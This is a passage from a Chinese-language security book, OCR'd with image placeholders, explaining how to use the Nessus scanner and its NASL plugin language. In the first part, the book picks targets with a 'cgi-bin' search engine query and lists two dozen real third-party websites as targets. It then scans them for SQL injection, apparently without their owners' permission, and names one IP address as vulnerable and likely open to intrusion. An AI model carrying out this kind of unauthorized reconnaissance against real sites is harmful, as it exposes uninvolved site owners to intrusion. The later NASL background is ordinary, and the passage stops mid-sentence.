


图 6-68

NessusWX 将弹出如图 6-69 所示的对话框。




图 6-69

在 Server 区域的“Name”文本框中填写 Nessus 服务器的 IP 地址，端口默认为 1241，在 Authentication 区域填写登录的用户名和密码，链接的加密方式可以选择不加密（Unencrypted），也可以选择其他加密方式，本例选择了“TLSv1”。配置好后，单击“Connect”按钮，即连接上了 Nessus 服务器。注意：在连接时，由于要从服务器下载插件，所以读者要耐心等待一下。

当 Nessus 客户端主窗口下边提示框中给出如图 6-70 所示的提示，状态栏显示 Connected 时，即表示连接服务器成功。如果遇到连接失败，请读者仔细检查本地网络和 Nessus 服务器的配置是否正确。关于 Nessus 服务器的配置，可以参考本书的 6.3.3 小节。




图 6-70

接下来就要到网上进行“踩点”了，本例中使用的插件 Sql_injection.nasl 是专门针对 CGI 脚本的 SQL 注入漏洞的，因此要在网上查找哪些网站使用了 CGI 脚本开发。在百度搜索中输入“inurl:cgi-bin”，单击“搜索”按钮，这样得到的结果都是 CGI 脚本的网站，即网站路径中都含有 cgi-bin 这个目录。搜索结果如图 6-71 所示。




图 6-71

在 Baidu 的搜索结果页面中寻找我们感兴趣的网站，我们选择如下目标网站：

www.5ilog.com
bbs.xilu.com
www.search.hc360.com
www.jazzsky.com
www.foodmate.net
www.qingyun.com
www2.beareyes.com.cn
bbs.leobbs.com
bbs.yfdmt.com
www.astron.sh.cn
www.olymsports.com
forum.coowow.com
webapp.qq.com
cgi.auto.sina.com.cn
www.patent.com.cn
cafe.hanbbs.com
bbs.shiandci.net
www.abchinese.com
www.torchinese.com
house.hainan.net
bbs.ruiwen.com
www.ptxw.com
www.wangluo.net
www.zonzon.cn

有了目标，接下来用 Nessus 对踩点得到的目标进行扫描，看哪些站点存在 SQL 注入漏洞。在打开的客户端 NessusWX.exe 中选择 Session 中的“New”选项，弹出如图 6-72 所示的对话框，把 Session 名字定义为“SQL_Injection”，单击“Create”按钮，即创建了一个 Session。




图 6-72

这时，在 Nessus 客户端的主窗口中就多了一个 Session 项，名字为 SQL_Injection，如图 6-73 所示。




图 6-73

在 SQL_Injection 图标上单击右键，选择“Properties”，再切换到“Plugins”选项卡，如图 6-74 所示。




图 6-74

在“Plugins”选项卡中，单击“Select plugins”按钮，弹出如图 6-75 所示的对话框。首先单

击右侧的“Disable All”按钮，取消所有插件，然后单击“Search”按钮，在弹出对话框的“Plugin id”项中输入“11139”，如图 6-76 所示，这是 SQL_Injection.nasl 这个插件的 ID 号，选择搜索到的这个插件，如图 6-77 所示，单击“Close”按钮。这里注意，插件的文件名和插件在列表中的名字是不一样的，SQL_Injection.nasl 这个插件在列表中的名字是“wpoison（nasl version）”，插件在列表中的名字通过打开 SQl_Injection.nasl 脚本文件来查看。




图 6-75




图 6-76




图 6-77

接下来，回到“Properties”对话框的“Targets”选项卡，如图 6-78 所示，单击“Add”按钮增加扫描目标，如图 6-79 所示，在“Host name or IP address”中输入在踩点中搜索到的站点地址。增加目标后的结果如图 6-80 所示，这里增加目标主机，还有一种方式，即把要扫描的主机地址写入一个文本文件，不同的主机名字之间用半角逗号隔开，如图 6-81 所示。保存后，可以在如图 6-78 所示的选项卡中单击“Import”按钮，把该文件导入进来。可以一次性完成对目标主机的添加，在添加过程中，可以随时选中一项，单击“Edit”按钮进行编辑，或者单击“Remove”按钮删除该项。




图 6-78




图 6-79




图 6-80

图 6-81

再选择“Options”选择卡，把“Enable plugin dependencies”项选上，这样能够使得该插件依赖其他插件进行工作，如图 6-82 所示。

至此，完成了对该 Session 属性的配置，单击“确定”按钮。

回到 Nessus 客户端的主窗口，右键单击 SQL_Injection 这个 Session，选择“Excecute”，弹出如图 6-83 所示的对话框，单击“Excecute”按钮即开始扫描，由于站点多，扫描可能要花些时间，请读者耐心等待。查看扫描结果可以发现，有些站点存在 SQL 注入漏洞，如 IP 地址为 125.76.230.9 的主机，如图 6-84 所示。




图 6-82




图 6-83




图 6-84

单击图 6-84 中的“Preview”按钮，可以查看具体的扫描结果，如图 6-85 所示。关闭该对话框，会弹出如图 6-86 所示的对话框，单击右侧的“Report”按钮，可以把扫描结果保存为 TXT、PDF、HTML 等格式的文件，以方便查看，如图 6-87 所示。




图 6-85




图 6-86




图 6-87

我们选择保存成 HTML 格式的文件，在 IE 中打开，查看扫描结果如图 6-88 所示，对每个站点的 SQL 漏洞情况，都做了详细的说明。

阅读扫描结果报告，可见 IP 地址为 125.76.230.9 的主机存在着 SQL 注入漏洞，严重程度为 High，例如，构造畸形 SQL 语句的方式，很可能入侵该网站成功。




图 6-88

至此，就完成了利用 Nessus 的 Sql_Injection.nasl 插件扫描 SQL 注入漏洞的过程。可见，利用 Nessus 这个工具扫描 SQL 注入漏洞，比手工构造 SQL 语句进行尝试效率大大提高，同时也为网站管理员检查站点的安全性提供了极大的方便。

6.5　Nessus 插件与脚本解释器

前面已经给大家展示了 Nessus 强大的功能，Nessus 强大的安全检查功能是由插件来完成的。Nessus 插件存储在 Nessus 服务器安装目录的 plugins\scripts 文件夹内，每个插件至少能检查一个漏洞，当然，有一些插件仅仅是纯粹的检查，如检查一些端口是否开放；也有一些插件带有一些攻击性，如拒绝服务类的插件。每一个插件都有一个唯一的“Nessus ID”和简短的介绍，如图 6-89 所示就是一个示例。




图 6-89

当 1998 年 Renaud Deraison 发布最初版本的 Nessus 时，Nessus 仅有 50 个插件，那时的插件是用 C 语言编写的，需要编译运行。Nessus 发布后不久，C 语言编写插件的弊端显现出来：为了支持插件的升级，用户每次都要重新编译整个程序才能完成插件的升级。

为了让升级插件变得更简单，Renaud Deraison 研究了当时存在的其他脚本语言，发现 Perl 是最合适的，但是 Perl 用于 Nessus 有一些严重的缺点：需要消耗大量的内存，不能方便地接收和发送原始数据包（Raw Packets），并且不够安全。

为了让用户能够更方便地升级插件并提高插件的执行效率和 Nessus 的功能，一种全新的脚本语言诞生了，它就是 NASL（Nessus Attack Script Language）。NASL 是专门用于编写 Nessus 漏洞测试插件的语言。与其他插件编写语言相比，NASL 具有以下优点。

- NASL 为 Nessus 做过专门的优化，利用 NASL 可以迅速开发出高效的 Nessus 插件；
- 即使几百个 NASL 插件同时运行，占用的内存也非常小；
- NASL 与 C 语言有许多共同点，易于学习和掌握；
- NASL 对测试的主机更加安全，易于同其他用户直接分享插件；
- NASL 提供很多网络函数，易于编写漏洞测试插件，并且移植性好。Windows 版本的 NASL 解释器发布后，不需要对已经编写的插件做任何修改就能使用。

正是由于 NASL 的这些优点和 Nessus 强大的功能，现在 Nessus 插件数量与日俱增，每个人都可以编写自己的插件，然后留给自己使用，或者向 Nessus 申请一个 Nessus ID，并共享给大家一起使用。目前，Nessus 的插件数量已经超过了 14000 个。

用 NASL 编写的插件不需要预先编译，它由 NASL 脚本解释器（nasl.exe）来执行。nasl.exe 位于 Nessus 的安装目录，我们通过命令行来执行 nasl，如图 6-90 所示，它显示了脚本解释器 nasl.exe

的用法，运行 nasl –v，将显示脚本解释器当前的版本。




图 6-90

当需要执行某个插件时，可以通过“nasl [options] script_file[,script_file1……]”的方式执行。假设我们拥有一个插件“ftp_anonymous.nasl”，它的功能是检测目标主机运行的 FTP 服务是否能匿名登录（后面将讲解这个插件是如何编写的）。现在我们用它来检测本机的 FTP 服务是否可以匿名登录，在命令行中，在 Nessus 安装目录下运行如下命令：nasl -t 127.0.0.1 ftp_anonymous.nasl。如果本机上存在可以匿名登录的 FTP 服务器，则显示结果如图 6-91 所示。




图 6-91

虽然官方网站提供的插件很全面，但在许多时候，仍需自主编写 Nessus 插件。例如：相当多的国产软件存在漏洞，但是 Nessus 仅收录一些经典软件的漏洞扫描插件，因此官方提供的插件将无法扫描国内软件的漏洞，这就必须要自己写插件来检测这些存在漏洞的机器；新的漏洞公布时，用户都必须等 Nessus 官方网站公布了插件后才能下载使用，这中间的时间差，增加了服务器和主机被入侵的可能性，如果能自行开发插件，及时添加到 Nessus 的插件库中，就可弥补这一缺陷；作为黑客，如果手上有一些 0day 